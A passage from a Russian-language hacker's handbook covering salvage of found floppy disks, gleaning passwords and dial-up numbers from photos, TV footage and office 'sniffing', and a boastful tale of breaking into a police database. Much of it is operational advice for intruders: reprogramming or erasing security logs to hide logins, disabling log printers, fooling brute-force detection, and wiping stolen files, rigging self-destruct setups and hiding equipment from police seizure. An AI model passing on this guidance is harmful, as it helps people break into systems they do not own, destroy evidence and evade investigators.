Дискета состоит из двух частей. Снаружи находится квадратная пластиковая пластина — конверт, а внутри — круглый диск (мейлор). Конверт предназначен исключительно для защиты тонкого и хрупкого диска и может быть ужасно измят безо всякого вреда для находящихся на диске данных. У 31,2-дюймовых дискет есть маленькая металлическая или пластиковая открывающаяся крышечка, которая отодвигается, открывая расположенный внутри диск. 51,4-дюймовки не имеют подобной защиты и их диски можно увидеть сквозь овальное отверстие.

ВНИМАНИЕ!

Никогда не вставляйте дискету неизвестного происхождения, особенно физически поврежденную (внешне поврежденную) в хороший дисковод. Для изучения найденных или поврежденных дискет лучше одолжить дешевый подержанный дисковод и использовать именно его для анализа обнаруженных дискет. Помните, изучение плохих дискет может легко испортить ваш дисковод. Никогда не запускайте плохие, поврежденные или найденные дискеты на своем рабочем дисководе!

Проверка

Анализ найденной дискеты начинается с того, чтобы обнаружить явные отметки, такие как царапины, пятна от кофе или морщинки. Все же удивительно, какие испытания способны вынести хрупкие дискеты. В начале восьмидесятых, когда на рынке впервые появились домашние компьютеры, отовсюду неслись предупреждения: «Не кладите дискеты рядом с магнитами, рядом с монитором, на принтер или возле телефона.

Оберегайте дискеты от воздействия сильного электромагнитного поля. Не сгибайте их, держите только за наклейку»...

Конечно, с дискетами следует обращаться бережно, но со временем стало очевидным, что дискеты — это не столь хрупкие создания, как некогда считали. И уж конечно, пластик и тефлон, из которых они сделаны, достаточно дешевы, чтобы никто не постеснялся их выбрасывать.

Если дискета (5-дюймовая) не имеет видимых повреждений, но вы все же беспокоитесь по этому поводу, осторожно возьмите конверт

одной рукой, а другой повращайте диск (используя отверстие в центре). Вращая диск, внимательно осмотрите его сквозь овальное окошечко. Затем переверните диск и проделайте то же самое с другой стороной.

Если найденная дискета:

— «трехдюймовая», то, производя эти манипуляции, пальцем отодвиньте дверцу и осмотрите диск с обеих сторон. Если у вас есть серьезные основания подозревать, что дискета загрязнена или внутри находится какая-то пыль, тогда будьте осторожны — вращением можно поцарапать диск. Вместо этого сделайте следующее: пальцем сдвиньте диск к краю конверта, затем возьмите острые ножницы или нож и срежьте очень тоненькую полоску с противоположного края конверта (того, где наклейка), раскройте конверт, нажав на его края большим и остальными пальцами, и извлеките диск. Не стирайте с него грязь — ведь вы же не хотите повредить его. Постарайтесь сдуть грязь или пыль. Можно использовать фен, установив его на подачу холодного воздуха. Теперь загляните внутрь пластикового конверта. Вы обнаружите прокладку из белой ткани типа газовой. Если она загрязнена, выбросьте такой конверт. Возьмите другую дискету, с ненужными вам данными, вскройте конверт описанным выше способом, вытащите диск и замените его другим. Убедитесь, что предохранительное кольцо в центре, если таковое имеется, обращено к лицевой стороне.

В случае с «трехдюймовыми» дискетами: отодвиньте дверцу и осторожненько вскройте острым ножом пластиковый футляр. Не засовывайте нож в конверт, старайтесь обрабатывать края и уголки там, где соединяются обе половинки. Вытащите гибкий диск. Постарайтесь сдуть с него пыль и грязь. Затем поместите диск в чистый конверт, склеив половины.

У таких дискет своя специфика. Чаще всего заедает дверцу либо она вовсе отсутствует. Если дверца на месте, но с ней что-то не так — попросту снимите ее с дискеты с помощью ножа или скальпеля — большинству трехдюймовых дисководов наличие или отсутствие дверцы безразлично — ведь ее единственным назначением является предохранение диска от пыли и грязи нашего суетного мира. Дверца на «трехдюймовой» подпружинена. Иногда пружинки уже нет. В этом случае дверца будет свободно ходить взад-вперед. Если же пружинка имеется, то, освободив ее, уберите куда-нибудь от греха подальше. Если дверца на «трехдюймовой» на месте и с ней все в порядке, то тогда, за редкими исключениями, диск остается чистым. Однако, если диск такой дискетки и в самом деле запылен или загрязнен — дело плохо. В

этом случае вам предстоит изнуряющая процедура высвобождения его из пластмассовой оболочки. После чего диск очищается и помещается в другой пластмассовый корпус, уже разобранный на две части. Поместив диск в корпус, аккуратно склейте обе части. Дайте клею высохнуть.

Еще раз повторяем: это очень тонкая операция, требующая высокой технической и духовной подготовки.

«Пятидюймовые» дискеты порой бывают помяты или изогнуты. Они пригодны к употреблению, но место изгиба может своротить головку вашего дисковода. Поврежденный же дисковод, в свою очередь, может непоправимо испортить хорошие дискеты, вставленные в него впоследствии.

Итак — НИКОГДА не вставляйте помятые дискеты в хороший дисковод, а нормальные — в плохой, приобретенный вами для найденных дискет. Если вы нашли измятую дискету, постарайтесь сначала как можно тщательнее распрямить ее. Положите дискету на твердую гладкую ровную поверхность. Накройте несколькими листами бумаги и положите сверху тяжелую книгу в качестве пресса.

НЕЛЬЗЯ выпрямлять погнутые дискеты, пытаясь изогнуть их в другую сторону. Если защитный конверт никакими силами не удается привести в приличное состояние, выньте находящийся внутри него диск и вставьте в хороший, ровный конверт так, как описано выше.

Ну вот, дискета прошла санитарную обработку. Теперь можно попытаться ее прочитать на специально подготовленном для этих целей дисководе. Не пытайтесь проделывать такие вещи с дискетами, купленными в магазине! Срезав верхушку, сожмите конверт с двух сторон. Затем извлеките диск. Теперь вы можете подремонтировать диск, очистить его и вставить в новый конверт. А теперь давайте рассмотрим другие случаи, когда диск поврежден, но еще годен к употреблению. Для простоты и наглядности будем иметь в виду пятидюймовые дискеты. Если диск поврежден только с одной стороны, вы все же сможете считать данные с другой.

Для этого существует два способа:

Первый способ заключается в использовании специальной восстанавливающей программы-доктора для частично читаемых дорожек, которая собирает вместе найденные данные. Такие программы, вроде утилиты DEBUG для DOS, позволяют вам побитно изменять данные на диске. Если вам удастся добыть старый односторонний дис-

ковод, ваша задача несколько упростится: достаточно просто вставить в него дискету поврежденной стороной вверх и прочесть данные.

Второй способ -- использование косметического ремонта для маскировки поврежденной стороны. Например, вы нашли дискету с нестирающимися пятнами на одной из сторон диска и ваш дисковод просто отказывается ее читать. Вот что надо сделать.

Возьмите другую дискету, отформатируйте и вскройте конверт. Выньте диск из конверта и наклейте новый диск поверх испачканной стороны найденного с помощью клейкой ленты. Лента должна находиться между двумя дисками; лучше всего подойдет тонкая двусторонняя лента. Проверьте, точно ли совпадают края двух дисков.

Поместите склеенные диски в чистый конверт и увидите, что у вас получится!

Вы можете очень осторожно склеить порванный диск с помощью тонкой прозрачной ленты. Лента должна быть наклеена только с одной стороны. Собрав Все данные, которые вам удастся, с одной стороны, можно переклеить ленту и обработать другую сторону. Естественно, как упоминалось выше, лента не должна находиться на той стороне, с которой считываются данные— она может перекосить и запачкать головку дисковода.

Если на первый взгляд диск вполне пригоден, но вы получаете ответ от компьютера — «Read Error», вероятно, на нем имеются физические повреждения на микроскопическом уровне. Это могут быть крошечные отверстия или царапины, настолько мелкие, что их нельзя увидеть невооруженным глазом. Вы можете обойти такие дефекты, проворачивая диск внутри чехла. Если повреждение занимает какую-то незначительную часть диска, возможно, дисковод попытается прочесть в первую очередь именно этот кусок. Если чуть повернуть диск влево или вправо, оказавшийся на месте поврежденного сегмент может быть нетронутым и, следовательно, пригодным для чтения. Продолжайте раз за разом понемногу вращать диск, пока не обнаружите такой кусочек. Если вам не удалось найти его, возможно, вас просто одурачили! Дискета может оказаться чистой или она не подходит к вашему компьютеру. А может быть, она односторонняя и вы вставили ее не той стороной к головке дисковода. Дискета может содержать корпоративные данные, запатентованное программное обеспечение, иногда даже руководство или «демонстрашку», о которых говорилось ранее. Вы и представить себе не могли, что хакеры занимаются археологией, верно? Но именно так и обстоят дела — мы заглядываем в жизнь людей, чтобы узнать, о чем они думают, что представляет для них

ценность, а что нет; мы учимся на их опыте. Извлеченная из мусора поврежденная дискета поведает вам такие вещи, о существовании которых вы никогда и не подозревали. Мы рекомендуем вам заняться этим делом — из-за его увлекательности, а также благодаря интеллектуальным наработкам, которые оно вам даст.

Изучение фотографий мониторов

Фотоснимки компьютерных экранов, которые можно увидеть в книгах, журналах, системной документации, профессиональных изданиях, равно как изображения на мониторах, появляющиеся в телевизионных программах, новостях и коммерческих передачах — все это может содержать ценную для хакера информацию. На фотографиях может быть показан только экран (или монитор), либо весь компьютер целиком, включая клавиатуру, центральный процессор и аксессуары. Иногда в кадр попадает работающий компьютер в реальном окружении, а порой и сидящий за компьютером оператор.

Первая группа картинок с одним лишь экраном, т. е. непосредственно «скриншоты», может показать вам, на что похоже содержимое некоей системы, в которую вы никогда не входили. По нему вы сможете догадаться, какой вид доступа используется в системе (если на экране набран пароль), каковы имя пользователя и вид пароля, какие данные доступны и т. д. И все это можно узнать из одних лишь иллюстраций.

В руководствах пользователя и других инструкциях тоже встречаются рисунки экранов с подобной информацией, включая входные коды, сообщения об ошибках и другие полезные мелочи. Зная сообщения об ошибках и вид экрана, вы гораздо удачнее сможете прикинуться системным администратором или пользователем, когда захотите прибегнуть к другим уловкам. Это особенно полезно, если система, о которой идет речь, закрыта для внешнего доступа. Примеры входа в систему подскажут вам стратегию применения грубой силы. Когда на фотографии или рисунке показано имя пользователя, оно может оказаться действительным. И даже если на экране вместо пароля виднеется ряд звездочек «*******», вы все же узнаете, какая длина пароля установлена в данном случае. Если на некоторых фотографиях в отдельных изданиях все указанные пароли заменены восемью звездочками, это хороший признак: значит, для входа в систему используется восьмизначный пароль, либо восемь знаков — максимально допустимая длина пароля.

Стиль имени пользователя тоже имеет значение и его обычно видно на картинке.

Просматривая примеры пользовательских имен, можно узнать, требуются ли имена и фамилии, нужны ли заглавные буквы, или же в качестве имен пользователей используются аббревиатуры либо названия компаний и рабочих групп.

Бывают фотографии, где снят не один только экран. Часто можно увидеть клавиатуру, с которой работает пользователь, тип компьютера и прочее. На более обширном фото можно увидеть окружение компьютера. Находится ли он в кабинете или это зал, где уймища народа вкалывают бок о бок? Что за книги стоят на полках? На картинке могут присутствовать интересные сообщения, приклеенные к стене, либо лежащие на столе. Если на изображении виден пользователь, носит ли он (или она) какие-нибудь опознавательные знаки? Есть ли на картинке семейные фотографии или предметы, по которым легко определить хобби пользователя, например, бейсбольная бита или удочка? Помните, хакер пускает в дело любую доступную информацию.

Когда мы упоминаем об окружении компьютера, мы, конечно же, имеем в виду лишь изображения компьютеров в их естественной среде — в противоположность искусственно срежиссированным рекламным фото, вроде рекламы с изображением Макинтоша, стоящего в комнате обычного пользователя. Фотографии компьютеров, которые стоит изучить, часто встречаются в газетных и журнальных статьях.

Изучение таких вещей, как предметы семейной жизни, книги и увлечения типичного пользователя, а также его (или ее) одежды, может помочь при отыскании паролей.

Определенный тип компьютера предполагает определенные способы взлома с использованием известных ошибок или лазеек. Видимое окружение компьютера тоже даст возможность проявить свое знание какого-то отдельно взятого кабинета или офиса внутри здания.

В дополнение к изображению полезные сведения может содержать также напечатанная информация об авторе фотографии. Можно обратиться непосредственно к нему самому, либо с помощью его имени определить конкретный город или организацию, а затем уже вычислить номера телефонов, средства доступа и, опять же, пароли.

Иногда собрать большее количество сведений об интересующей вас системе помогает сильное увеличительное стекло. Неплохо бывает также записывать на видеопленку как можно больше связанных с компьютерной темой телевизионных шоу — вы всегда будете иметь возможность просмотреть интересные куски в замедленном режиме.

Остановка кадров с конкретными сценами помогает заглянуть в

скрытую от посторонних глаз часть системы и собрать информацию о работающих с ней людях.

Если сильные помехи на телевизоре мешают вам останавливать кадр, постарайтесь очистить видеоканал. Если это не помогает, возможно, дело в «забивающей» видеоизображение звуковой дорожке. Попробуйте ее убрать, оставив лишь изображение.

Сделать это можно следующим образом.

Соедините вместе два видеомагнитофона, используя лишь кабель входа/выхода для видео, без звукового канала. Скопируйте нужный вам кусок ленты и у вас будет только изображение. Посторонние фоновые шумы, громкая музыка или голос ведущего могут иногда создать подобную же проблему со звуком. Вот иллюстрация к тому, чем полезна детективная работа с подобными фотографиями.

Один знакомый нам хакер смотрел передачу о внутренней жизни милицейского участка по местному кабельному телевидению. Камера крупным планом показала экран компьютера, на котором можно было разглядеть три последние цифры номера телефона, соединенного с модемом. Остальную часть номера закрыли блики на экране. Хакер знал, что милицейский банк данных, о котором шла речь, размещен в одном из городков Ленинградской области, поскольку об этом упомянул ведущий передачу офицер милиции. Некоторые коды доступа в банк данных можно было легко различить на экране или угадать, но не все. Несколько часов, проведенных в Интернете, дали хакеру трехзначные наборы цифр, использующихся в городке, о котором упоминал милиционер. Хакер проверял каждое из этих сочетаний, пока не обнаружил верный телефонный номер. Дозвонившись, он смог воспользоваться известной ему входной информацией и «взломать» ту часть информации, которая была ему неизвестна...

Мораль: «Хакер не зря потеряла время, пялясь в телевизор».

Даже в широковещательных передачах настоящий хакер может обнаружить случайно проскользнувшую важную информацию.

«Вынюхивание»

Люди часто совершают экскурсии, как официальные, так и неофициальные. Экскурсия может представлять собой обычный маршрут для любопытных детишек и их родителей, а может быть организована специально для вас — достаточно сообщить, что вы журналист, желающий написать статью о компании. Во время такой экскурсии вы соберете ценные сведения о компьютерных залах, а также о вашем экс-

курсоводе. Данная информация может помочь вам при отгадывании паролей. Обладая достаточной учтивостью, иногда удается уговорить самодовольного владельца компьютера продемонстрировать вам возможности его новоприобретенной игрушки. Эти данные совсем не повредят вам, когда, вернувшись вечером домой, вы начнете готовиться к взлому.

Как видите, даже простое созерцание компьютеров и экранных меню может оказаться полезным. Есть одна хитрость, к которой мы любим прибегать, хотя и не слишком часто. Всем знаком феномен послесвечения. Если изображение остается на экране в течение определенного промежутка времени, оно как бы «выжигается» на дисплее. Это часто случается с меню. Нам приходилось бывать в общественных местах, где стояли старые терминалы. С них можно было прочесть или «взломать» множество функций, ранее доступных лишь персоналу. Иногда нам удавалось прочесть кое-что на экране компьютера, стоящего у прилавка — выжженные на дисплее строки еле заметно просвечивали сквозь вполне безобидное текущее изображение. Многие предприятия, организации и институты имеют дело с тем, что называют специальными библиотеками. Они содержат информацию исключительно по одной конкретной отрасли, к которой принадлежит данное предприятие, но порой в них можно найти ценные сведения и о самом предприятии. Например, в библиотеке компании могут быть руководства по единственной в своем роде компьютерной системе, использующейся в данной компании. Часто встречаются ценные списки программ, доступных на мэйнфрэймах. В подобный список может входить примечание о применяющихся средствах защиты, что позволит вам написать производителю этих средств и запросить подробности.

Полезно бывает производить «вынюхивание» вокруг зданий, проходящих реконструкцию, равно как и вокруг тех зданий, чьи обитатели переезжают на новое место. В подобных случаях двери зачастую открыты настежь, а компьютеры и различные пособия валяются под ногами.

Однажды мы зашли в помещение, временно покинутое хозяевами ввиду ремонта. Его коридоры были завалены грудами бумаг, столов и рабочих станций. Мы обнаружили массу паролей, приклеенных к клавиатурам на клейких записках, нацарапанных на блоттерах, прикрепленных к дну выдвижных ящиков. Просто поразительно, с какой беспечностью люди вот так разбрасывают повсюду свои секреты и насколько часто это случается. Бесцельно слоняясь по зданию одного факультета, мы обзавелись справочными пособиями десятилетней

давности. Эта макулатура принадлежала прекратившей свое существование группе пользователей. Почти ничего из этого нельзя было использовать для взлома, зато почти все было дико интересно читать. Обнаружили мы эту кипу в пыльной коробке на верхней полке чулана. В том же здании мы набрели на маленькую комнату; дверь ее была закрыта, а к двери прикреплены четыре таблички...

Первая, с официальной гравировкой, гласила: «Компьютерный зал». Остальные, угрожающего содержания, были написаны от руки или напечатаны на принтере: «Не оставляйте дверь открытой!»; или «Посторонним вход запрещен!»; а последнее грозное предупреждение гласило: «Уходя, ВСЕГДА запирайте дверь!». Нечего и говорить, что дверь оказалась незапертой. Внутри находилось большое и весьма информативное справочное руководство по оперативной системе и две персоналки, каждая с модемом. Обследовав жесткий диск одного из этих компьютеров, мы обнаружили, что программа терминала была инсталлирована с файлом сценария на подключение, который содержал телефонные номера, пароли и другие процедуры входа.

К чему все это?

А к тому, что при «вынюхивании» всегда следует искать такие вещи! Зарубите себе на носу, что для хакера файл сценария — это все равно, что самородок для золотоискателя.

«Вынюхивание» может подарить вам все те же дискеты с руководствами и демонстрационными программами, порой и поврежденные. Вдобавок оно придает приключенческий оттенок обычно пассивному искусству хакерства и дает возможность хоть ненадолго оторваться от утомительного вглядывания в экран. «Вынюхивание» обеспечивает необходимую нагрузку организму и спасает от гиподинамии. Конечно, не обязательно производить «вынюхивание» перед взломом. Опять-таки подобные исследования можно проводить, вовсе не имея в виду предстоящий взлом.

Просто... да о чем говорить! Это само по себе захватывающе интересно. Как и в случае моих путешествий по перевернутому вверх дном зданию и коридорам университета: тщательные исследования могут привести к весьма любопытной информации. Другими словами - не все хакеру за компьютером сидеть; иногда можно и повеселиться в свое удовольствие!

Журналы регистрации (Log-файлы)

Вам не составит труда заставить производителей продукции по

компьютерной защите послать вам по электронной почте всю информацию об их товарах. Для нас имеет значение, в основном, такое программное обеспечение, которое незаметно следит за тем, что происходит в системе, проверяет ресурсы системы на предмет их неправильного и беспорядочного использования и ведет журнал регистрации на диске или в распечатках. Сотрудник компании может заглянуть в журнал и сказать себе:

- Ого-го! Господин ... каждый раз входит в систему в три часа ночи. Странно... Надо бы поговорить с ним...

Внезапно вы оказываетесь в опасной ситуации, даже не зная об этом. Производя исследования конкретного компьютера, который вы собираетесь взломать, вы узнаете, какие из программ компьютерной защиты используются в данном случае. Можно узнать об этом у системных операторов, прикинувшись консультантом по компьютерам. Закажите у производителя программ по защите образцы его продукции, чтобы знать своего «врага в лицо». Журналы регистрации могут предупреждать администраторов обо всех ваших привычках. Даже если вы не собираетесь обзаводиться привычками, вы, возможно, станете причиной каких-либо проблем, что также будет отражено в журнале регистрации. Если вы не собираетесь немедленно покидать взломанный компьютер, а, например, хотите выходить из него в сеть, вы должны обнаружить следящую программу компьютерной защиты и обезвредить ее. Не стоит разрушать такую программу, просто перепрограммируйте ее так, чтобы она оставляла без внимания ваш вход в систему. Выясните, каким образом она ведет запись происходящего и посмотрите, нельзя ли уничтожить записи вашей деятельности. Если вы сможете это сделать, значит, вам, скорее всего, достался корневой доступ. Если вы в течение некоторого времени загружались одним и тем же образом, вам надо изменить соответствующие записи, чтобы создать впечатление случайности при прохождении входных процедур. Возможно, вам также удастся использовать команду установки времени или даты, чтобы в свою очередь следить за следящей программой. ВНИМАНИЕ!

Очень многие хакеры, пытаясь осторожно отредактировать записи следящей программы своими действиями, обнаруживали, к своему ужасу, что уничтожили больше, чем требовалось. Другие пытались оказать помощь, очищая грязную программу, что нередко приводило к различным несчастьям. Всегда создавайте резервные копии, особенно на компьютерах, которые принадлежат не вам. Если вам необходимо изменить чужой файл, изменяйте его копию. Затем убедитесь, что сде-

лали все правильно, и только после этого уничтожайте оригинал и переименовывайте копию.

Одна из простейших задач, которую выполняют большинство следящих программ и многие средства зашиты ОС, — запись неудачных попыток входа в систему. Для того, чтобы узнать, каким образом избранный вами компьютер реагирует на неправильные входные данные, вам опять же понадобятся исследования. Некоторые программы позволяют сделать три-четыре попытки ввода комбинации имя, пароль, после чего перезагружаются, сохраняя последнюю попытку. В этом случае вместо ввода последнего пароля лучше нажать Control-C или что-то другое, позволяющее вернуться к предыдущему уровню взаимодействия.

Следящие программы могут стать досадной помехой при такой большой работе, как атака с помощью грубой силы. Если получится, попробуйте написать программу для перебора паролей так, чтобы обмануть журнал регистрации. Можно обратиться прямо к аппаратному обеспечению или, в зависимости от того, какие вещи записывает журнал, переименовать могущие показаться подозрительными команды. Распечатанные журналы являются большой проблемой. Можно попытаться изменить записи на ленте или диске, но что, если программа защиты одновременно делает распечатку происходящего? Тут-то ничего уже не исправишь. Не допускайте ошибок. Ограничьте подозрительную деятельность до тех пор, пока не сможете вывести из строя принтер. Возможно, вам удастся запрограммировать принтер на печать несуществующим шрифтом, или, если принтер цветной, на печать таким цветом, которого нет на ленте или картридже. Конечно, если вы действуете по телефонной линии, вам неизвестно, какое оборудование используется.

Впрочем, существует еще возможность заставить компьютер выводить данные на другой, несуществующий принтер. Иногда удается даже заставить компьютер «думать», что он выводит данные на принтер, в то время, как они идут через его модем — в таком случае, вы будете получать репортажи о своей собственной деятельности. Более неприятная разновидность журналов регистрации ведет запись: кто из пользователей что сделал, когда и почему. В некоторых компаниях сотрудники заносят в журнал все телефонные звонки, а каждый месяц сравнивают сделанные записи с телефонными счетами. Если вы проникнете в офис и станете делать удаленные вызовы, вас легко обнаружат. Даже если вы занимаетесь этим дома или в телефонной будке, журнал может вас засечь. Компании могут заносить в журнал приход

и уход сотрудников и то, как используется оборудование. В этом случае нельзя допустить ни малейшей ошибки.

«Людские» и на местности

Занятия хакерством на людях — взлом общественных компьютеров или терминалов, социальная инженерия и т. п. - гораздо опаснее, нежели занятия хакерством у себя дома. В этом случае появляется дополнительная опасность того, что вас узнают или арестуют.

Выбирая место для «публичного» хакинга, используйте проверенные уловки взломщиков. Когда взломщик входит в дом, он прежде всего находит все выходы. Не садитесь за компьютер, от которого можно убежать только в одном направлении.

Взломщик всегда рад любому кусту, за которым можно спрятаться; постарайтесь выбрать компьютер, который был бы каким-то образом спрятан, если за спиной у вас будет стена, а впереди — что-то еще, никто не сможет заглянуть вам через плечо. Никогда не позволяйте себе забыть, где вы находитесь, увлекшись работой. Ведь именно это и происходит с обычными пользователями, когда вы занимаетесь подглядыванием через плечо. Хакер должен думать о безопасности больше, чем легальный пользователь. Приготовьте правдоподобную историю на случай, если вас заметят. Одевайтесь соответственно случаю и всегда в чистую одежду. Наконец, помните, что в компьютерном зале почти всегда найдется хотя бы один хакер или кракер. Опасайтесь «подглядывателей» и прочих хитрецов. Сидя за общественным компьютером, я всегда несколько раз нажимаю клавишу «Break» перед окончательной загрузкой на случай, если кто-то установил поддельную программу-ловушку. При выходе тоже соблюдайте осторожность. Некоторые терминалы снабжены буфером экрана. Этот буфер после выхода из системы часто не очищается сразу, и вы можете со спокойной душой выйти из-за компьютера, оставив на нем запись всех проделанных вами действий.

Минимизация потерь

Но что, если все эти советы вам не помогут и вас все-таки поймают? Стоит подготовиться к такому повороту событий, чтобы блюстители закона не могли найти, в чем бы вас обвинить.

Сопровождение вашего компьютера

Следует регулярно просматривать файлы, хранящиеся на вашем компьютере, и уничтожать те, которые вы незаконно присвоили...

Но не просто стирайте их!

Записывайте на их место тексты, состоящие из единственного повторяющегося символа, шифруйте самыми сложными ключами и только затем стирайте. Можно использовать программу «Wipefile». Тогда компьютерным «службистам» не к чему будет придраться. Помните, что иногда куски файлов теряются или отрываются от основной части, или дублируются где-нибудь на диске. Регулярно ищите их и обязательно стирайте, если они содержат что-то нелегальное. Любой файл, который вы не можете просто уничтожить, надо шифровать и, в идеале, скрывать под невызывающим подозрений именем.

На вашем компьютере могут быть и другие вещи, которые можно использовать в качестве обвинения против вас: терминальные программы, автонаборы базы данных с номерами модемов и кодов доступа, списки номеров BBS и т. п.

Чтобы сделать их безопасными, наряду с программными «ключами» на нашем компьютере, мы используем замки физические. Прежде, чем начать работу, наши компьютеры проверяют, был ли набран на клавиатуре определенный ключ. Если компьютер загружается, не обнаружив ключа, он подсказывает нам: что-то не так. Тогда он вызывает подпрограмму времени и даты, которая показывает правильное время и дату, тем самым давая нам возможность откорректировать их. Мы должны ввести определенные время и дату, в противном же случае компьютер выдаст сообщение «ИДЕТ ЗАГРУЗКА МЕНЮ» и перенесет директорию, в которой мы храним все свои безобразия. Там тоже будет открытое меню, но в него никто не сможет войти или выйти из него, не введя правильный пароль. К счастью, наши компьютеры ни разу не конфисковывали. Если это произойдет, нам жаль того простака, которому придется продираться сквозь насаженные нами дебри; все наши системы настроены на уничтожение незаконного содержимого в определенных ситуациях. Даже если он подготовится к этому, он не сможет узнать, как это предотвратить!

Как хранить остальные материалы?

Если у служителя закона имеется ордер на ваш арест, он сможет совершенно легально забрать все ваши компьютеры, периферийное оборудование, чистые дискеты и аудиокассеты, коммерческое программное и нелецензионное обеспечение, а также и документацию, распечатки, телефоны и т. п.; любое электронное оборудование, равно как и любые бумаги, подтверждающие, что вы являетесь владельцем этого оборудования, книги, журналы - все, что угодно. Именно так и происходит во время милицейских рейдов. Вдобавок, если преступле-

ния, в которых вы подозреваетесь, связаны с конкретным местом или человеком, у вас заберут любые свидетельства того, что существует связь между этим местом или личностью и совершенным преступлением. Ордера на арест пишутся специально для того, чтобы узаконить захват такого количества предметов, и будьте уверены — они возьмут все, что захотят. И не рассчитывайте, что вам хоть что-то вернут. Именно поэтому вначале мы упоминали (!), что хакеру необязательно иметь собственный компьютер.

Печально, но факт — вам лучше всего прятать свое имущество, когда вы не находитесь дома или не пользуетесь им. Распечатки и заметки лучше хранить в папках с названиями, к примеру, «Школьные сочинения», написанными крупными буквами, — тогда они, может быть, и не привлекут внимания. Весьма распространен миф о том, что компьютерные распечатки якобы не могут использоваться на суде в качестве вещественного доказательства, т. к. их легко подделать. На самом деле распечатки являются таким же доказательством, как и любые другие записи, если удастся доказать, что они были сделаны во время подготовки или совершения незаконных действий. Распечатки, сделанные позднее и не вами, доказательством не являются. Но, с другой стороны, если в памяти вашего компьютера хранятся свидетельства ваших незаконных действий, блюстители закона найдут способ представить их суду в качестве доказательства.

Правда, они настолько любят присваивать конфискованные компьютеры, что вам, право же, не о чем беспокоиться!

Пряча свое имущество, важно сделать так, чтобы оно выглядело как нечто, не имеющее отношения к компьютерам или электронике. Милиционеры даже умудряются получать такие ордера, которые разрешают им забирать все, что имеет хотя бы отдаленное отношение к электричеству. Например, незаконная информация подпольно распространяется на аудиокассетах. Конечно, мы поместим подобную информацию на купленные в магазине кассеты с надписями вроде «Битлз», но милиционеры все же знают об этом и захотят забрать все наши записи, включая и те, которые выглядят совсем невинно. Хакеры обмениваются информацией и хранят записи на дискетах. Значит, если у вас есть коробка подобных дискет, вы не можете просто наклеить на них этикетки с названиями игр — вас все равно заподозрят. К тому же, они вряд ли станут разбираться с надписями на дискетах. Значит, вам придется спрятать сами дискеты способом, не имеющим отношения к технике. То же самое относится и к прочему электронному оборудованию. Так, мы храним свои резервные дискеты в коробке

из-под крекеров - при этом не являемся параноиками. Наш лаптоп хранится в большой коробке из-под хлопьев на верхней полке шкафа.

Нам почему-то так спокойнее...

Вы уже знаете, что компании и предприятия могут оставлять ценную информацию в мусорных баках. Вам необходимо осознать, что и ВАШ МУСОР может также пригодиться тому, кто хочет обвинить вас в компьютерном преступлении.

Поэтому все подобные отходы следует сначала подвергать необратимому разрушению, а затем уносить подальше от дома. Распечатки намачивайте и лишь затем разрывайте. Содержимое дискет шифруйте, потом уничтожайте. Дискеты размагничивайте сильным магнитом, потом крошите на куски. Это не сумасшествие — методы восстановления уничтоженной электронным способом информации существуют. После все это можно выбросить в общественный мусорный контейнер.

Мы нисколько не шутим!

Следуйте этим советам — и на вас не навесят ярлык похитителя промышленных секретов!

Как сделать, чтобы вас поймали?

На этот раз мы хотели бы предложить вам список методов, которые НЕ НАДО использовать, иначе у вас будут неприятности...

Вот пять способов, с помощью которых можно схватить хакера за руку:

1. С помощью слежки или техническими средствами.
2. С помощью доносчика.
3. Объединив против него несколько ведомств.
4. По его ошибке.
5. Узнав его.

Вас могут поймать, выследив по телефонным линиям или другими техническими средствами, вроде журналов регистрации. Так что не оставляйте за собой следов.

Все время меняйте компьютеры и телефоны, с которых вы делаете удаленные вызовы.

На вас могут донести.

Будьте осторожны, общаясь с другими хакерами. Не рассказывайте всем подряд о своих достижениях. Прежде всего, обращайтесь с людьми, с которыми ведете разговоры о хакерстве или вместе занима-

етесь хакерством, так, как вам хотелось бы, чтобы они обращались с вами. Если на вас станут охотиться сразу несколько спецслужб, вас непременно поймают. Не крадите, не разрушайте, не занимайтесь вандализмом. У хакеров и так неважная репутация, в основном, потому, что большинство пытающихся практиковать хакерство - это прыщавые псевдоанархисты старшего школьного возраста. Если вы соблюдаете хакерскую этику, на вас не станут устраивать травлю. Вас могут поймать из-за вашей собственной ошибки. Ошибкой является несоблюдение нижеследующих предосторожностей.

Всегда подумайте, прежде чем действовать. Не раскрывайте никаких сведений о себе. Не забывайте уничтожать, а не стирать, резервные файлы; это особенно касается временных файлов, которые создаются без вашего участия, автоматически.

Если вы будете осторожны, вам удастся практически полностью избежать ошибок. Но даже самый осторожный хакер может попасться, веруя в стопроцентный успех своего плана действий, тогда как на деле в нем куча недостатков.

Например, в 1974 году преступник в Токио пытался использовать одно из основных свойств электронной передачи данных - задержку, которая происходит в то время, когда данные идут по кабелям или телефонным линиям. Преступник открыл банковский счет, использовав фальшивое имя Кобаяши, и начал потихоньку перетягивать небольшие суммы из банкоматов, разбросанных по всей Японии. Каждый раз, перетащив немного денег, он звонил в банк, чтобы узнать текущее состояние своего счета. Таким образом, ему удалось выяснить, что центральному компьютеру банка требуется двадцать минут, чтобы зарегистрировать отток денег с удаленной машины. Позднее Кобаяши решил воспользоваться этой информацией. Он перевел на свой счет 5 миллионов йен, рассчитав, что у него в запасе будет двадцать минут, чтобы унести ноги, пока служащие банка станут ожидать, когда главный компьютер получит информацию о том, с какого автомата была снята такая сумма. План провалился — Кобаяши не подумал, что программисты банка смогу перепрограммировать центральный компьютер для немедленной идентификации использованной преступником машины. Грабитель не успел снять со счета свои деньги, как его схватили.

Просматривайте свои планы на случай неожиданных поворотов и помните, что по ту сторону линии могут быть люди, стремящиеся вас схватить. И, наконец, вас могут узнать. Постарайтесь не выделяться среди массы людей. Самый надежный способ никогда не попасться - никогда не начинать заниматься хакерством. Тогда все, что вы сможе-

те делать с компьютером, — это заниматься делами, решать задачки и иногда играть.

Но, занявшись хакерством, вы приобретете целый мир...

В процессе взлома

Итак, вы вошли в систему, вы внутри нее...

Замечательно! Оглядитесь вокруг! Конечно же, именно этим вы и займетесь, когда проникнете в систему и мысленно похлопаете себя по плечу. Но что дальше? Чтобы ответить на этот вопрос, мы должны еще раз обдумать наши цели и намерения.

Хакерские мотивы

Мотивами настоящего хакера являются его желание учиться, познавать и применять свои хитрости с умом, причем, чтобы было все совершенно... безопасно. Остальные, также использующие хакерские уловки, могут делать это или потому, что им хочется научиться секретам своего конкурента; или потому, что они хотят узнать, почему им постоянно недоплачивают; либо для того, чтобы с умом перехитрить компанию или частное лицо, которые что-то задолжали им, и таким образом осуществить свою месть.

Итак, что мы понимаем под словом «хакер»?

